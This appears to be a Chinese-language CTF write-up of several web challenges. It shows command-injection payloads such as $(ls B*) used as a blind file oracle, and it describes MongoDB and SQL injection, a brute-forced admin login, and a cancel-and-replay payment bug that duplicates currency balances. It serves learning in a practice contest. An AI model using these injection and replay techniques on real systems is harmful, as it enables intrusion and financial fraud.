最后可以看到结果为 Alice479 时候出现了正确的页面，访问一下，源代码中看到了<!-- \$_POST['key=OUR MOTTO'] -->的提示，图片是 BT5 的图片，就尝试 bt5 的 motto，各种大小写，逗号，空格的尝试之后，得到又一个提示 config.php.bak

下载之后得到的东西在 chrome console 中得到了 flag:



话说。。。主办方你们敢不敢不要换代码了。。。今天复现的时候发现 flag 和之前提交的不一样。。。还好有以前的截图，这俩 flag 我也忘记了哪个是第一天我们提交的了

Web200

访问题目页面提交提示只能在本地运行，然后 F12 把 ip 的值改为了 127.0.0.1 提交，弹出了一个 401 登陆认证，admin/admin 就进去了，弹出来一个游戏页面，但是坑爹的怪物根本打不死啊有木有！！

跑去看 agnet1.js 的代码，ctrl+f 了下 BCTF，找到了生成 key 的函数：

```
var authnum = function(key, num){
    var list = new Array('a', 'b', 'c', 'd', 'e', 'f', 'g');
    key = "BCTF{" + key + "|";
    for(var i = 0; i < num; i++)
    {
        key += list[i%7];
    }
    key = key + "}";
    return key
}
```


继续 ctrl+f 看哪里调用了，找到了调用的地方：

```
ame.collison.col_between_rects(tnls.player.getRect(),tnl
if(this.deadghost == 10){
    this.key = authnum(this.key, this.deadghost);
    alert("The Key is:" + this.key);
}
else{
    alert("once again!");
}
cnGame.loop.end();
return;
```

就看到进入之前的那个 if 判断，根据变量名字猜到了 deadghost=10 就是打死十个怪物才会弹出 key，开始找到了 player 的一个 life 属性，发现是 5，还有些攻击间隔之类的变量，就直接改这些值，跑去傻逼呵呵的打死了 10 只怪物到了小黄门前面弹出了 flag，但是坑爹的是一直就不对！

返回来仔细看代码原来 life 和移动速度也参加了生成 key 的运算，这些属性不能改，看代码好心烦啊好蛋疼，从 if 那看到 authnum 的第二个参数是 deafghost，就是打死的怪物数量，是定值 10，继续傻逼呵呵的跑去看 authnum 的第一个参数是怎么算出来的，看的好乱，忽然就发现 2b 了，直接 chrome 的 js console 应该就 ok，f12 过去，输入 authnum(gameObj.key,10)

出来了 flag：



Web300

根据<form class="form-signin" action="test.php.bak">--> 中下载到的源码，根据里面 key 和 room 长度的判断以及那个正则，构造出了一个合适的 url: query.php?key=abcd123AB124564&room=xxx room 哪里貌似可以执行，当 room=\$(2*3))时输入如下：


```
$(2*3))
```

```
The Room {6} password is 1804
```

不过只能返回%d 数字。。。。。

后面继续尝试其他各种猥琐命令，redrain 大牛说如果命令返回值有多行或者为空似乎都不会传给 room 去运行，可以用 ls 和通配符来判断文件是否存在，类似于盲注，通过返回页面判断这个文件活目录在不在。。即 room=\$(ls B*) 如果页面返回那串 180xxx 的随机数，说么这个文件或目录一个字符为 B，继续 room=\$(ls BX*) 这样去匹配，同时控制整个 room 长度小于 15 就 ok 了，然后手工帝就用黄金右手去跑了，逗比的跑去写了个程序发现还没人家的右手跑的快，呵呵呵了：

最后跑出来 flag:




WEB400 冰山一角

描述


在上一个站点中米特尼克学会了特殊的 Web 技巧，在开始渗透前，他会左顾右盼装作看风景。他对 BAT 这个公司的好奇与日俱增，似乎 BAT 并不像是表面上看起来的那样，仅仅是个互联网公司。他追寻一系列蛛丝马迹找到了这个站点，里面似乎隐藏着 BAT 的一项核心机密。站点入口：

<http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/index.php>（注意：本题 flag 非“BCTF{可见字符串}”形式）

访问 url 是一个登录窗口：



在经过扫描后发现开放了 mongodb 端口，于是直接 mongodb 注入：




得到这个页面：




通过提示得知存在 you_guys_fxxking_smart.php/jpg 两个文件，访问 php 又是一个登录窗口。。

3e8e1b8ca1141/you_guys_fxxking_smart.php



而 jpg 则是代码提示：



通过代码提示，可以看到关键语句的 password 经过了 hash 函数加密，而第三个参数 true 告诉我们加密后的密文是二进制输出的，所以构造一个经过加密后存在 SQL 注入的密文就可以。

密钥可以通过提示：“I love the first letter of my name”以及“< meta name= "author" content= "bob"> ”得到为 b，于是我写了一个脚本调用 hash 的所有支持函数并遍历输出寻找 SQL 注入语句，同时也没闲着用 burpsuite 对登录窗口进行爆破（验证码复用）。

然后爆破成功，密码 9384。

```
<!-- mameda> <b>Yoooo, admin!</b>!<br/><br/>here is the list of all Admins!<table border=1><tr><td>yoooo, login!</td><td>yoooo, password!</td></tr><tr><td>Yoooo, admin!</td><td>E m<),***(+5)*.E%</td></tr></table></tr><tr><td>Yoooo, admin2</td><td>苦=m</td></tr></table>
```

存在一个支付的 bug，取消交易可以无限刷 rmb 和 btc

刷 btc 也是一样，先买入一枚 btc，然后搞价卖出，此时为挂单状态，然后取消交易，此时抓包，重放此包 n 次可刷 n 倍 btc

	剩余	状态	获取返利	时间
0000	0	完成	返利	2014031
0000	0	完成	返利	2014031
0000	0	完成	返利	2014031

Id=xxx'当 id 号有效时会出现 http 500 错误

但是提交 `and 1=1` 之后再提交 单引号就不会抛出 `http 500` 错误

所以可以用第二次请求加单引号去验证上次请求的结果。

由此思路，可以写程序去实现：

- 然后就循环 2-5 步骤貌似就能跑数据了。当然都是 YY 的。没写出来。